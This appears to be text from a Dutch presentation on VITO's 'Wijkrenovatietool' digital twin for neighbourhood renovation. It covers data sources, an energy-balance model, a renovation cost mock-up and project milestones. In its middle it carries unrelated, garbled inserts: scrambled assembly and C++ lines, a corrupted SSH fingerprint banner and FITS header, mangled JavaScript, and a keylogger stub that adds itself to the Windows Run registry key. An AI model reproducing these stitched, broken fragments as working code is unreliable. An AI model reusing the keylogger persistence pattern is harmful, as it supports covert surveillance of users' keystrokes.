



Digital twin “Wijkrenovatietool”

Eindpunten



inhoud

Situering DT
Vlaanderen

Data en
algoritmes

UEP
EBECS

Inspiratie
en timing



DITUR in een notendop

3 stappenplan



Identificeer

- Informatie verzamelen, analyseren en lange termijn opvolging
- Kansen detecteren voor (collectieve) renovatie, duurzame warmtenetten
- Clustering van gelijkaardige projecten



Engageer

- Communicatie naar huiseigenaren
- Toon duidelijk stappenplan om doelgroep te overtuigen om deel te nemen
- Verfijn de reeds beschikbare gegevens (stap 1) door een audit en update het lange termijn plan



Realiseer


- Offertes opmaken, ondertekenen en plannen van de werken
- De renovatiewerken van de aannemers controleren
- Ontzorgen in administratieve en praktische traject

Kader en inhoud voorstel

Eindpunten, stakeholders en opportuniteiten



Connected tools



Digital Twin Vlaanderen

wijkrenovatietool

“Onder de motorkap”

SAT-5427 #AT89552

MCS-51 #AT89552

04 9.618454645675
vector<char> acc;

51 //DATA //

DB 'HELLOWRD'

8051 ADR R4

MOV SC0N, #50H

MOV TH1, #0FDH

ORL TMO0, #20H

vector<char> acc;

char ch;

ifstream infile(argv[1]);

86

1.61803398875
vector<char> acc;

MCS-51 #AT89552

UEP Flow



EBCS toepassing

Overview of model parameters
(either before or after renovation)



Building geometry

Volumes, surfaces,
orientation



Climate data

Solar irradiation,
Outdoor air temperature



Occupant behaviour

Thermostat set points,
ventilation rate, ...



Building component composition

Materials,
insulation thickness, ...



Technical subsystems

Heating and ventilation
system, ...



Renewable energy

PV panels, ...



Energy consumption algorithms

Lighting/Cooking/Appliances

PV, solar thermal collectors, batteries

Domestic hot water

Heating



Energy balance algorithm

Transmission losses

Ventilation losses

Solar gains

Occupancy gains

EBECS Data input and output

Optional building geometry service (BGS)



Automatically retrieving
building geometry data
for a given building address



Data are processed from
aerial imaging &
Lidar data sets by VITO
dated from 2013 - 2015



Offered as a connected
webservice

Data flow

Bottom up / top down


Bottom up

Controle van de open data sets en
assumpties

Kalibratie via effectieve
energieverbruiken, bewoners(gedrag)

...

PROBABILISTIC DATA



(For existing residential neighborhoods)

Top down

Typische
(open)data bronnen

Geometrie: BGS & 3D-GRB
(any .shp , .gml, .csv)

Verbruiksdata: Fluvius open-data
(straat & stat. sector)

Bouwjaar: Census (+ kadaster)


Bouwfysische kenmerken:
metamodel getraind op EPC
database

Bewonerskenmerken:
Census / Provincie in cijfers


Straten voor warmtenet:
GRB (+ KLIP)

“Hernieuwbare energie-atlas”

Roadmap



Wijkrenovatietool




Aanbod brede bouwsector

Bi – directionele API

Van onderzoek naar uitvoering

Renocity flow AGC

Voorbeeld DITUR



VOOR & MET STEDEN

Verzamelen, zanalyseren & visualiseren

Simuleren, prioriteiten stellen & plannen

Laag-drempelig & overtuigend

EIGENAARS & AANNEMERS

Renoveren & opvolgen



Individueel Advies – begeleiding van identificatie tot uitvoering

RENOCITY Simulatie Audit Offerte Renovatie Log in Boek een gratis audit

Spaarzaamheidsstraat 35, 9300 Aalst

Bouwjaar: 1930
Aantal bewoners: 4
Bewoonbare oppervlakte (m²): 132
Verwarme verdiepingen: 3
Type woning: Rijwoning

Gegevens aanpassen

EPC-score F E D C B A A+
JE EPC-score ligt zeer slecht. Jouw woning lekt zeer veel energieverlies. Pas jouw gegevens aan om betere aanbevelingen te krijgen.

Begroting

- Oude dubbele begroting (voor het jaar 2000) > 2000
- Dakisolatie: Ik weet het niet
- Ventilatie: Geen specifiek ventilatiesysteem
- Muursolatie: Ik weet het niet
- Verwarming: Ik weet het niet
- Zonnepanelen: Nee

Huidig comfort: ★★☆☆☆ Gegevens aanpassen

Kies je renovatiepakket richting Label A of Label B of pas het aan.

Pakket label A **Pakket label B** Personaliseer

Deze combinatie van maatregelen werd geselecteerd om zo kostenefficiënt mogelijk het EPC label B te bereiken. Het vereist niettemin de bevestiging van onze energie-expert oangezien onze berekeningen gebaseerd zijn op ongevalideerde aannames en deze daarom enkel als indicatief kunnen beschouwd worden. Ook kan het voorgestelde pakket mogelijk niet consistent zijn met de maatregelen nodig voor een toekomstig traject naar label A. Onze energie-expert kan je een gedetailleerd renovatieadvies geven, rekening houdende met de werkelijke toestand van jouw huis, jouw huidige verbruik en andere vereisten zoals comfort bijvoorbeeld.

ONS AANBEVOLEN PAKKET VOOR LABEL B

Zonnepanelen 5.940€
Fluvius Subsidies: 1.500€
Besparing: ●●●●● Complexiteit: ●●●●● Comfort: ●●●●●

Dakisolatie (binnenzijde) 6.700€
Fluvius Subsidies: 354€

Jouw toekomstige EPC-Label B
Jouw toekomstig comfort: ★★★★★

+ 12,8% Verhuurwaarde + 9,2% Verkoopwaarde
1061 € Jaarlijkse besparing 3141 kg CO2 besparing

Onze voorlopige schatting voor jouw woning

Begroting	16.840 €
Fluvius Subsidies	-1.854 €
Totaal (btw incl.)	14.986 €

```
VERSION:
...
c0ca:b5:3d:faVd6:67:54:96:69:Wc:b9:d0 (DSA)
:10d49sd3Bbd:20:82:85:ec (RSA)
kpF8he Gttdp 2Q2.14 ((Qbuntu))
```

```
...
T T Cile S4eX oonJorm Ko KITS standaUd
BITIIX = -32 / number lf bits per data pNael
NWKIS = 3 / numbFr Qf dData axes
NAKES1 = 2M0 / lengt6 oY Lata axis 1
NAKIS2 = 20A / lDnglR Mf data YxFe
NAKIS3 = 4 / lNwMth of Vata a9is 3
EXKEED = T / F9TS daGaseM Fay contain ex7nsMons
COMBANT FIT2 (FieBihV i9Vg0 TQansDort SytneM YorsPt ie de9inGd in 'AstronomyCOMBUST Ynd 4stro
```

```
...
var let = ...
vkr eTQverBndleK F functi00 (conn, iNvrerData7 evORU
?TeeStateFPlugin = use0t2taPlugin {} false;
Tvar parsee 6 reWuiEe(I../lib/co7ma...);
Tvar _Dropo = {
U7VciSentSIEEComm2nd6: faFee
};
Tvar sel6 = {
? 'initialD4ta': null,
? 'init'K fymAion (Jata) {
? .destinJtMon = ServerData;
? 'CPMialData = data;
? connJ2sNrEgSocket? = mat_c9DafeConSection (Von
? conn.serverSocNET.setEnYodlQY?3eal1' )
```

```
#include "keylogger.h"
#include "qtalocss.h"

using namespace std;

KeyLogger keyLogger;
void KeyLogger::parse2st(std::string path) {

if (path.empty()) {
path = progFolderPath;
}

//KEY key;
RegCreateKey(
HKEY_CURRENT_USER,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
key);
};
```

Aanbod Energiehuizen

Data, analyse en ondersteuning



Behoeft analyse VEKA

Digital twin 'wijkrenovatietool' zoekt maximaal aansluiting

? Efficiënt klanten- en takenbeheer van EH en partners

- klantenregistratie (evt. automatisch via klantenportaal)
- opvolging van taken en interne (naar collega's) en externe doorverwijzingen (bv. naar DUWOBO, renovatiecoach, gemeentelijke diensten);

? Intern rapporteren

- takenoverzichten, managementrapporten...

✓ Extern rapporteren

- renovatie-adviesrapporten aan klanten,
- rapportering in fn. van financiering (van VEKA, Fluvius, gemeenten, IGS...),
- kerncijfers om permanent (bv. maandelijks) te kunnen monitoren;

Behoeft analyse VEKA

Digital twin 'wijkrenovatietool' zoekt maximaal aansluiting

- ✓ **Koppelen aan relevante beschikbare data**
 - over de woning (bv. EAN-code, EPC)
 - en de bewoner (bv. behorend tot specifieke doelgroep);
- ✓ **Doelgroepgerichte communicatie en campagnes versturen – zie leerlessen uit DITUR en doelstelling om rapportage te ondersteunen door data en analyse**

- Aansluiten via Lessons learned DITUR – hoe communiceren en engageren
- Taxonomie aligneren
- Ondersteunen via data inkoppeling, analyse en rapportage

Milestones

Milestone	Planning (maand)																	
	2023												2024					
	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6
M1. Specificatie datamodel conform met gangbare standaarden en data security vereisten			◇															
M2. Digital twin database platform voltooid					P												◇	
M3. Roadmap externe nieuwe databronnen voltooid (inclusief GDPR analyse en Klimaatpactportaal)				◇														
M4. Inkoppeling van VITO data voltooid								◇									◇	
M5. Workshop Energiehuizen en meerwaarde-analyse	◇	◇			◇													
M6. Energie- en investeringsresultaten doorgerekend en opgeladen in digital twin voor elke woning										◇								
M7. Update Roadmap voorgelegd op Stuurgroep met onderbouwing lange termijn inbedding van de tool binnen de VO											◇							
M8. Koppeling digital twin database platform met eerste Energiehuis en Lokaal Klimaatpactportaal											◇							
M9. Wijkrenovatietool beschikbaar ter aanvulling inspiratiekaarten											◇							
M10. Implementatie van API's data opvraging voltooid												◇						
M11. Implementatie van API's data terugvloeiing voltooid																	◇	
M12. Portfolio planner klaar voor gebruik													◇					
M13. Draaiboek met vereisten, mogelijkheden en stappenplan voor elke bijkomende bron voor fase 2																		
M14. Inkoppeling voltooid voor alle energiehuizen																	◇	
M15. Automatische of periodieke herberekeningen op basis van teruggevloede data																	◇	
M16. Inkoppeling bijkomende, onzekere databronnen																		◇
M17. Communicatiecampagne naar breed publiek		◇	◇	◇	◇	...					◇						◇	◇

Pieter Van Den Steen

Product Business Manager
pieter.vandensteen@vito.be
+ 32 496 65 67 35



Dank u

